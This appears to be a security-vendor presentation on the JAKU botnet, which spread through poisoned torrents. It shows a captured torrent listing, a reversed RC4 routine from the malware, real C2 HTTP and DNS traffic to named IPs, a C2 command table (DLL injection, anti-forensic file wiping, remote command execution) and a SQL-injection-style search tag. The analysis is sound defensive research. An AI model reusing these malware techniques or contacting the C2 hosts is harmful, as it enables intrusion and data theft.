Torrent.TW INDEX ANIME SOFTWARE GAMES ADULT MOVIES MUSIC OTHER SERIES & TV BOOKS

Welcome to Torrent.tw Plus

Search through 175437 files

POPULAR TAGS
movies gods of egypt kung fu panda 3 photoshop free avast windows die unendliche geschichte deadpool kungfu panda the book on rental property investing adobe hitman kung fu panda temple grandin inception splinter cell wer ist hannah avast free avast and 1=2 particle illusion

SECTIONS

- ANIME
- SOFTWARE
- GAMES
- ADULT
- MOVIES
- MUSIC
- OTHER
- SERIES & TV
- BOOKS

GAMES

Mario Gun

Category: [Games](#) | Updated: 19 day ago

Size: **14.066 MB**

[DOWNLOAD TORRENT](#)

[MAGNET LINK](#)

[Like](#) 0 [Tweet](#) [Pin it](#) [G+](#) 0 [Share](#)

FILES

mario-gun.exe:14.066 MB

DESCRIPTION

Mario Gun Help Italian plumber shoot arcade enemies! Mario Gun Free Download - PC Game Overview Mario is got a hold of a really big gun. He has stocked up on new weapons and needs your help to save the mushroom kingdom. Help your favorite Italian plumber plan an assault against all his classic arcade enemies. Challenge your sharp shooting skills, along with using your best ballistic judgement to land as much destruction as possible! Download Mario Gun PC Game - Features Free Mario Games by Fans! 20 levels absolutely free A great physics game Multiple dynamic scenarios Download Free Mario Game Now and Play! Requirements OS: Windows XP/Vista/7/8 CPU: 1.0 GHz RAM: 256 MB

PIRACY, CORPORATE VICTIMS & DWELL TIMES

Software Piracy. Over 50% of the victim computers were found to be running counterfeit copies of Microsoft Windows.

Corporate Victims Amongst the JAKU victims the number of corporate victims is significantly low. The proportion of victim computers that are a member of a Microsoft Windows domain, rather than workgroups or as standalone systems is less than 1% of all victims. This is calculated on 153 unique victims matching the corporate criteria.

Dwell Time. The length of time a botnet victim is infected for is referred to as the *dwell time*. For those identified as corporate victims the mean dwell time is 93 days with the maximum observed being 348 days. For the non-corporate the figures vary wildly and in a number of cases the systems appear to be either re-infected or are infected by a number of variants (versions) of the malware.

JAKU – HEADLINES


Piracy. The prevalence of users/victims who are running counterfeit installations of Microsoft Windows®, downloading ‘warez’ software and using BitTorrent software to illegally obtain these as well as other copyright protected material, such as movies and music.

C2 Databases. The use of SQLite files to collate and manage the botnet members, their structure and the use of version numbering.

Poisoned BitTorrents. The technique of threat actors deploying torrent files onto torrent sites that are pre-infected with malware has not been widely seen before, especially with respect to BitTorrent-types of attack. This behaviour is difficult to trace and track and is indiscriminate in its infection pattern unless it has some means of targeting desired demographics.

Resilient C2 Channels. Stage two of one piece of malware has three inbuilt Command and Control (C2) mechanisms. This level of resilience is not accidental, but rather, such investment and effort is usually indicative of the perceived value of the target.

High Value Targets. Within the noise of thousands of seemingly indiscriminate botnet victims, the JAKU campaign performs a separate, highly targeted operation.



JAKU – Episode II

2nd Stage malware, code re-use and precision targeting



2ND STAGE MALWARE – HIDING IN PLAIN SIGHT

```
$ file download-sample.png
download-sample.png: PNG image data, 997393152 x 167848821, 152-bit
```

Malware embedded in 'fake' PNG files

Bad RC4 Encryption

LZH – LZ Huffman compression algorithm

Bitdefender – AV Detection

Stealth Injection – 'explorer.exe'

Service Installation

```
BOOL rc4(BYTE *buf, int bufsize, BYTE *modkey, int modkeylen) // 0x0041903C
{
    int i, x;
    byte g = 0;
    byte j = 0;
    unsigned char xorIndex;
    unsigned char tmp;
    char keydata[257];
    char state[257];

    if (modkey && modkeylen >= 1)
    {
        // Zero out the state and keydata
        memset(state, 0, sizeof(state));
        memset(keydata, 0, sizeof(keydata));
        // Initialize the state array with identity permutation (neutral)
        for (i = 0; i < 256; i++)
        {
            state[i] = i;
        }
        x = 0;
        // This is an addition included in the malware
        // it is an attempt to randomize the permutations in the state array with a modulation key array
        // But there is a mistake where it's only ever writing to state[2] instead of the
        // presumably intended state[i]. However, this still results in the permutations being modified
        // enough to change the rc4 cipher
        for (i = 0; i < 256; i++)
        {
            x = x % modkeylen;
            state[2] = modkey[x++];
        }
        // The permutations in the state array are now morphed/randomized
        for (i = 0; i < 256; i++)
        {
            // Morph the permutations using the key data (which is set to all zeros in this instance)
            g = (keydata[i] + state[i] + g);
            // swap some bytes
            tmp = state[i];
            state[i] = state[g];
            state[g] = tmp;
        }
        // process the input data
        for (i = 0, g = 0, j = 0; i < bufsize; i++)
        {
            // Adjust indices
            g = (g + 1);
            j = (state[g] + j);
            // swap some bytes
            tmp = state[g];
```

Reverse Engineering

R2D3 – 2ND STAGE COMMAND AND CONTROL

```
POST http://101.99.68.5/bbs/CaC.php HTTP/1.1
Content-Type: multipart/form-data; boundary=--HC-MPFD-BOUNDARY
Content-Length: 320
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/36.0.1985.125 Safari/537.36
Host: 101.99.68.5
Proxy-Connection: Keep-Alive
Pragma: no-cache
```

R2D3 – WEB LIBRARY (REUSE)

"HC-MPFD-BOUNDARY"

All Images News Maps Shopping More Search tools

4 results (0.47 seconds)

#pragma once #include <Wininet.h> class CHttpClient { public...
cfile24.uf.tistory.com/.../206960504E9BDBFE2D1566 - Translate this page
... IN LPCSTR lpszFormatA, ...); public:
//////////////////////////////////// // Define #define
HTTP_CLIENT_BOUNDARY "-HC-MPFD-BOUNDARY";

view plain copy to clipboard print ?

```
01. #include "HttpClient.h"
02. ...
03. LPBYTE      bufResponse      = NULL;
04. LPTSTR      lpszResponse     = NULL;
05. DWORD      dwCbResponse     = 0;
06. DWORD      dwHttpCode      = 0;
07. CHttpClient c;
08.
09. c.SetEncoding(CP_UTF8);
10. c.CreateSession(TEXT("myagnt"), TEXT("localhost"), 80);
11. c.AddPostParam(TEXT("abcdef"), TEXT("좋습니다, 좋아요"));
12. c.AddPostFile(TEXT("file"), TEXT("test.txt"), TEXT("e:\\data\\qqq.txt"))
13. c.RequestPost(TEXT("/tmp/upload.php?
arg=1&arg2=good"), &bufResponse, &dwCbResponse, &lpszResponse, &dwHttpC
14. AfxMessageBox(lpszResponse);
15. c.FreeAlloc(bufResponse);
16. c.FreeAlloc(lpszResponse);
17. c.CloseSession();
```

Tag Media Log Location Log Guest Book Admin Write

Wininet으로 HTTPPOST File Upload와 Data를 함께 보내기

2011.10.17 16:59 in 프로그래밍/Win32

생각보다 Wininet을 이용하여 Data나 File을 HTTP Post로 전송하는 자료가 많지 않더군요.
그래서 CHttpClient class를 공유합니다.

 [HttpClient.h](#)

 [HttpClient.cpp](#)

다음과 같은 기능을 제공합니다.

- File / Data 타입의 Post data 추가 기능 (Multi-Part로 전송)
- 간단한 Encoding 기능
- Response Data 리턴 기능

과 같습니다. Multi-Thread가 지원되지 않고, 호출시 Block됩니다.
그러니, UI에서 호출할 때에는 caller에서 Thread를 만들어 내부에서 사용하세요.

리턴값과 NULL을 체크하지 않는 Rough한 사용에는 다음과 같습니다.

RED RACCOON

Look, I'm NOT red and
I'm NOT a Raccoon!



RED RACCOON – PRECISION TARGETING?



C3PRO – SECURE FILE DELETION (REUSE)



The **file deletion routine** has been taken and **recoded** from publicly available code

Originally written by John Underhill, it was called ‘Secure File Shredder’

The routine used in the malware even contains the same **coding errors** made, where file are renamed 780 times ($30 * 26$) instead of the intended 30

The **only difference** is that the file truncation is only performed once in the malware, rather than 10 times as in Underhill's code

The purpose of this code is to **prevent advanced forensics techniques** from being able to recover the deleted files

Special Investigations contacted John who we must thank for his cooperation.

C3PRO – DNS COMMAND & CONTROL CHANNEL



```
192.168.222.128 192.168.222.2 DNS 77 Standard query 0xc69b A dnsinfo.slyip.net
192.168.222.2 192.168.222.128 DNS 93 Standard query response 0xc69b A 119.59.122.35
192.168.222.128 119.59.122.35 DNS 95 Standard query 0xd739 CNAME pwrpqMoqqipJiiwGBgaoxueIyMaG56g.e.q
192.168.222.128 119.59.122.35 DNS 95 Standard query 0xd739 CNAME pwrpqMoqqipJiiwGBgaoxueIyMaG56g.e.q
192.168.222.128 119.59.122.35 DNS 95 Standard query 0xd739 CNAME pwrpqMoqqipJiiwGBgaoxueIyMaG56g.e.q
119.59.122.35 192.168.222.128 DNS 132 Standard query response 0xd739 CNAME LS4.com A 231.157.250.149
```


COMMAND	PURPOSE
go	This just means "OK - no action to take"
ti	Change wait/sleep time between DNS C2 attempts
sh	Not implemented by author
fs	Start UDT based C2 module
ts	Start secondary C2 module
dl	Inject a DLL into a process via remote thread in explorer.exe
du	Unload DLL from current process via remote thread in explorer.exe
de	Securely delete file (write/read 4 times, rename 900 times, truncate to 0 size, then delete)
cm	Execute command-line utility (%COMSPEC%) with parameter and send results to C2 over DNS
cu	Send computer information to C2 over DNS
ex	Execute command via WinExec but do not send back the results to C2 server

Encoded system Name and MAC address of victim machine every ~3 minutes

C3PRO – UDT LIBRARIES (REUSE)



UDT UDP-based Data Transfer



“UDT is a reliable UDP based application level data transport protocol for distributed data intensive applications over wide area high-speed networks. UDT uses UDP to transfer bulk data with its own reliability control and congestion control mechanisms. The new protocol can transfer data at a much higher speed than TCP does. UDT is also a highly configurable framework that can accommodate various congestion control algorithms.”

- ★ Supercomputing 2009 Bandwidth Challenge Winner
- ★ Supercomputing 2008 Bandwidth Challenge Winner
- ★ Supercomputing 2006 Bandwidth Challenge Winner

*The ability for malware to concurrently support **three separate, custom built C2 channels** is more advanced than the majority of malware currently observed.*

*This offers insight into the amount of effort the malware author has expended to ensure that the malware is **stealthy and resilient.***

THE POWER OF COLLABORATION – MAKING NEW FRIENDS

CERTS

- UK
- Dutch
- Japanese
- Canadian
- Korean

Law Enforcement

- NCA UK
- Tokyo Police

Vendors

- Microsoft



National Cyber Security Centre
Ministry of Security and Justice



JPCERT ®

Japan Computer Emergency Response Team Coordination Center

JPCERT コーディネーションセンター

NIS  국가정보원

JAKU – HEADLINES


Piracy. The prevalence of users/victims who are running counterfeit installations of Microsoft Windows®, downloading ‘warez’ software and using BitTorrent software to illegally obtain these as well as other copyright protected material, such as movies and music.


C2 Databases. The use of SQLite files to collate and manage the botnet members, their structure and the use of version numbering.

Poisoned BitTorrents. The technique of threat actors deploying torrent files onto torrent sites that are pre-infected with malware has not been widely seen before, especially with respect to BitTorrent-types of attack. This behaviour is difficult to trace and track and is indiscriminate in its infection pattern unless it has some means of targeting desired demographics.

Resilient C2 Channels. Stage two of one piece of malware has three inbuilt Command and Control (C2) mechanisms. This level of resilience is not accidental, but rather, such investment and effort is usually indicative of the perceived value of the target.

High Value Targets. Within the noise of thousands of seemingly indiscriminate botnet victims, the JAKU campaign performs a separate, highly targeted operation.





FACTS & FIGURES

FORCEPOINT™ SECURITY LABS™

TOP 5 JAKU VICTIMS BY COUNTRY

- SOUTH KOREA
- JAPAN
- CHINA
- TAIWAN
- USA

LOCATION OF VICTIMS: GLOBAL (SIGNIFICANT CLUSTERING IN JAPAN, SOUTH KOREA & CHINA)

PAYLOADS ARE DELIVERED VIA: EXPOSURE TO COMPROMISED BITTORRENT SITES, USE OF UNLICENSED SOFTWARE & DOWNLOADING OF WAREZ SOFTWARE

MALWARE TYPE: MULTI-STAGE TRACKING AND DATA EXFILTRATION MALWARE

LOCATION OF COMMAND AND CONTROL SERVERS: MALAYSIA, THAILAND & SINGAPORE

EVASION TECHNIQUES USED: CRYPTOGRAPHY, STEGANOGRAPHY, FAKE FILE TYPES, STEALTH INJECTION, ANTI-VIRUS ENGINE DETECTION (AND OTHERS)

NUMBER OF COUNTRIES WITH JAKU VICTIMS: 134

NUMBER OF UNIQUE VICTIMS: 19k

LENGTH OF INVESTIGATION TO DATE: 6 MONTHS

JAKU

The infographic has a green background with a white map of Southeast Asia and a large octopus graphic. It contains various statistics and details about the botnet campaign, presented in white and black text boxes and circles.

Thank you!

Andy Settle

`<asettle@forcepoint.com>`

@iC3N1

<http://blogs.forcepoint.com/security-labs/>



DECIDE